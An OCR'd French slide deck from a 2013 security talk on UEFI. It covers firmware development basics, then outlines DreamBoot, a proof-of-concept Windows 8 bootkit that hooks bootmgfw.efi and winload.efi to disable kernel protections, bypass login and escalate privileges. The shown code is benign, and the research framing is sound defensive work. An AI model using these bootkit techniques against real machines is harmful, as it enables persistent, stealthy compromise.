UEFI: bootkits

Pierre Chifflier, Sébastien Kaczmarek

6 juin 2013

Contexte

Travaux de recherche indépendants sur UEFI

UEFI

- Sébastien Kaczmarek / QuarksLab: DreamBoot
- Pierre Chifflier / ANSSI: UEFI et Bootkits PCI

Plan


1. UEFI: présentation
2. Développement UEFI
3. Dreamboot
4. Bootkits PCI

BIOS vs UEFI (1/2)

BIOS

- Architectures x86
- Mode réel (16 bits)
- Pas de gestion des disques durs de grande capacité
- Adressage mémoire sur 1mb, secteur `MBR`
- Pas de vérification d'intégrité
- Old-school en 2013 :)

Les 1mb du mode réel



UEFI

UEFI: récent ?

- 2000 EFI (Intel)
- 2004 `http://tianocore.org`
- 2005 UEFI (Unified EFI Forum, `http://www.uefi.org`)
- 2012 Version courante: UEFI 2.3.1

Objectifs

- Suppression des limites du BIOS
- Multi-architectures (x86, ARM, Itanium, . . .)
- Standardisation des drivers
- Conception “moderne”: modulaire, langage C


UEFI: Spécifications

Protocoles

- IP4/6, UDP/TCP 4/6, ARP, DHCP4/6, MTFP4/6, FTP, PXE, iSCSI
- VLAN, EAP, IPsec (IKEv2)
- PCI, USB, SCSI, AHCI, removable media
- GPT, vFAT
- Console, Graphical Mode, Human Interface
- User Identification
- ACPI, SMRAM
- Debugger
- Compression
- EFI Byte Code Virtual Machine
- Firmware management

All your BIOS are belong to us


Support de l'internationalisation (UTF-16):



Capture d'écran UEFI

All your BIOS are belong to us

Support de l'internationalisation (UTF-16):




Capture d'écran UEFI (Noter la qualité de la traduction)

UEFI vs BIOS 2/2

UEFI

- Binaires au format PE et TE (Terse Executable)
- Mode protégé et long mode pour `x86-64`
- MBR remplacé par un binaire PE stocké sur une partition `FAT32` partition
- `\EFI\BOOT\bootx64.efi` or `\EFI\BOOT\bootx32.efi`

UEFI: Boot Sequence Overview



Plan

1. UEFI: présentation
2. Développement UEFI
3. Dreamboot
4. Bootkits PCI

UEFI vs BIOS API

BIOS

- API = interruptions
- Gestion de la mémoire?, `word [413h]` ☺
- `int 0x10` (vidéo), `int 0x13` (disques),...

UEFI

- Drivers chargés par le firmware
- Pile TCP/IP, driver VGA,... => un vrai OS ☹
- `SecureBoot`, validation des signatures

C'était mieux avant? :)

Peut être :)

EFI SDK 1.1

- Utilisation de la `libc` (stdio, stdlib string...)
- `strcpy()`, `strcat()`, `sprintf()`...
- Versions récentes: `SetMem`, `ZeroMem`, `CopyMem`, `StrCpy`, `StrCat`...

UEFI de nos jours

- hmm...

  ```
  find EDKII/ -type f -exec grep 'CopyMem' {} \;
  ```

- `CopyMem`: 3420, `StrCpy`: 304, `StrCat`: 157, `sprintf`: 131

Des vulnérabilités potentielles?

```
69 00000030 D - -  1  - USB EHCI Driver                    EhciDxe
6A 00000020 D - -  1  - USB UHCI Driver                    UhciDxe
6B 0000000A B - -  2  5 USB Bus Driver                     UsbBusDxe
6C 0000000A ? - -  -  - USB Keyboard Driver                UsbKbDxe
6D 00000011 ? - -  -  - USB Mass Storage Driver            UsbMassStorageDxe
6E 03050900 B - -  1  1 Intel(R) PRO/1000 3.5.09 PCI       E1000Dxe
6F 04001500 ? - -  -  - Intel(R) PRO/1000 4.0.15 PCI-E     E1000EDxe
71 0000000A D - -  1  - Simple Network Protocol Driver     SnpDxe
72 0000000A B - -  1  3 MNP Network Service Driver         MnpDxe
73 0000000A B - -  1  8 IP4 Network Service Driver         Ip4Dxe
74 0000000A D - -  1  - IP4 CONFIG Network Service Driver  Ip4ConfigDxe
75 0000000A D - -  1  - TCP Network Service Driver         Tcp4Dxe
76 0000000A B - -  1  1 ARP Network Service Driver         ArpDxe
77 0000000A B - -  6  5 UDP Network Service Driver         Udp4Dxe
78 0000000A B - -  1  1 DHCP Protocol Driver               Dhcp4Dxe
79 0000000A B - -  2  1 MTFTP4 Network Service            Mtftp4Dxe
7A 0000000A D - -  6  - UEFI PXE Base Code Driver         UefiPxeBcDxe
```

Développement sous UEFI

Basics

- + de 1 million de lignes de code C[a]
- Environnement riche, multi-plateformes et multi-compilateurs
- Fonctions de base + équivalent *libc* + exemples
- Bonus: interpréteur Python, serveur Web, ...
- Firmware découpé en paquetage (Crypto, Network, Security,...)
- Émulateur `Nt32Pkg` et shell, ou qemu

[a] Bon courage pour les méthodes formelles

Framework

- `Tianocore`: implémentation de référence de Intel
- http://sourceforge.net/apps/mediawiki/tianocore

Hello World - .c

```
#include <UEFI_HelloWorld.h>

EFI_STATUS
EFIAPI
UefiMain(
  IN EFI_HANDLE           ImageHandle,
  IN EFI_SYSTEM_TABLE     *SystemTable
  )
{
     Print (L"Hello from UEFI boot :)");

     return EFI_SUCCESS;
}
```

Protocoles et objets

Objets

- `SystemTable (ST)`: BootServices, RuntimeServices, console
- `BootServices (BS)`: allocation mémoire, gestion des protocoles, processus,...
- `RuntimeServices (RT)`: variables EFI, temps, reset,...

Langage C orienté objet :)

- Chaque protocole est associé à une structure
- Récupération des paramètres avec `BS->LocateProtocol()`
- Paramètres: variables simples et callbacks

Protocols - GUID

```
#define EFI_FILE_INFO_ID \
  { \
    0x9576e92, 0x6d3f, 0x11d2, {0x8e, 0x39, 0x0, 0xa0, 0xc9, 0x69,
    0x72, 0x3b } \
  }

extern EFI_GUID gEfiFileInfoGuid;

#define EFI_GRAPHICS_OUTPUT_PROTOCOL_GUID \
  { \
    0x9042a9de, 0x23dc, 0x4a38, {0x96, 0xfb, 0x7a, 0xde, 0xd0,
    0x80, 0x51, 0x6a } \
  }

extern EFI_GUID gEfiGraphicsOutputProtocolGuid;
```

Protocoles - exemple d'utilisation

```
BS->LocateHandleBuffer(ByProtocol,&FileSystemProtocol,NULL,&nbHdles,&hdleArr);

for(i=0;i<nbHdles;i++) {
   err = BS->HandleProtocol(hdleArr[i],&FileSystemProtocol,(void **)&ioDevice);
   if(err != EFI_SUCCESS)
       continue;

   err=ioDevice->OpenVolume(ioDevice,&handleRoots);
   if(err != EFI_SUCCESS)
           continue;

   err = handleRoots->Open(handleRoots,&bootFile,WINDOWS_BOOTX64_IMAGEPATH,
                           EFI_FILE_MODE_READ,EFI_FILE_READ_ONLY);
   if(err == EFI_SUCCESS) {
       handleRoots->Close(bootFile);
       *LoaderDevicePath = FileDevicePath(handleArray[i],WIN_BOOTX64_IMAGEPATH);
       break;
   }
}
```

Hello World - .inf

```
[Defines]
  INF_VERSION                    = 0x00010005
  BASE_NAME                      = UEFI_HelloWorld
  FILE_GUID                      = 0A8830B50-5822-4f13-99D8-D0DCAED583C3
  MODULE_TYPE                    = UEFI_APPLICATION
  VERSION_STRING                 = 1.0
  ENTRY_POINT                    = UefiMain

[Sources.common]
  UEFI_HelloWorld.c
  UEFI_HelloWorld.h

[Packages]
  MdePkg/MdePkg.dec
  MdeModulePkg/MdeModulePkg.dec

[LibraryClasses]
  UefiApplicationEntryPoint
  UefiLib
  PcdLib
```

Shell UEFI

```
Shell> mount blk0 fs0

Success - Force file system to mount

map fs0 0xD0
Device mapping table
  fs0     :Removable HardDisk - Alias hd21a0c blk0
           PciRoot(0x0)/Pci(0x15,0x0)/Pci(0x0,0x0)/Scsi(0x0,0x0)/HD(2,GPT,87A521
24-CB7D-4F03-8654-8E2CFFBDFA2A,0x96800,0x32000)

Shell> fs0:

fs0:\> dir
Directory of: fs0:\

  10/01/12  05:45p <DIR>          1,024  EFI
  10/25/12  11:07a            1,592,832  QuarksUBootkit.efi
         1 File(s)   1,592,832 bytes
         1 Dir(s)
```

Et la sécurité?

Hmm...

- Aucune protection des pages mémoires, `RWX` partout
- Bibliothèque C redéveloppée from scratch
- Mais sur quoi repose la pile TCP/IP ? :)
- Probabilité plus forte de trouver des vulnérabilités

Cependant

- SecureBoot introduit une chaîne de confiance
- Mais la plupart de ses composants ont également été développés from scratch (crypto, parsing de PE,...)

UEFI et Dreamboot

Sébastien Kaczmarek
skaczmarek@quarkslab.com
@deesse_k

Agenda

1. Dreamboot
   - UEFI et Windows
   - Remonter le flot d'exécution
   - Contourner les protections du noyau
   - Les payload

Dreamboot?

Description


- Bootkit expérimental pour Windows 8 x64 / PoC
- ISO avec partition FAT32 + binaire au format PE
- Il existe de nombreuses manières de déployer un bootkit, en voici seulement une ☺

Objectifs

- Corruption du noyau
- Contournement de l'authentification locale
- Escalade de privilèges

Agenda

Boot process - UEFI



Debugging du bootloader

gdb

- Avec le stub gdb de VMWare
-
```
(gdb) target remote 127.0.0.1:8864
Remote debugging using 127.0.0.1:8864
0x0000000060ef1b50 in ?? ()
(gdb) b *0x10001000
Breakpoint 1 at 0x10001000
(gdb) c
Continuing.
Breakpoint 1, 0x0000000010001000 in ?? ()
(gdb) x/3i $rip
=> 0x10001000:  rex push %rbx
   0x10001002:  sub    $0x20,%rsp
   0x10001006:  callq  0x1000c0a0
```

Debugging du bootloader

Activation

- Activation du debugging de `winload.efi`

```
bcdedit /set {current} bootdebug on
bcdedit /set {current} debugtype serial
```

- Activation du debugging de `bootmgfw.efi`

```
bcdedit /set {bootmgr} bootdebug on
```

Warning

- WinDbg semble ne pas supporter le debugging de `bootmgfw.efi` (Valeur de CS/SS erronée, single-step sur quelques instructions et crash)
- Le debugging de `winload.efi` est fonctionnel

```
sxe ld:winload.efi
```

Agenda

Processus global


Au niveau du bootloader

- Hooking de `bootmgfw.efi`
- Hooking de `winload.efi`
- Possible de sauter sur le code initialement mis en mémoire


Dans le noyau

- Désactivation de certaines protections du noyau
- Relocation du code de Dreamboot
- `PsSetLoadImageNotifyRoutine()`

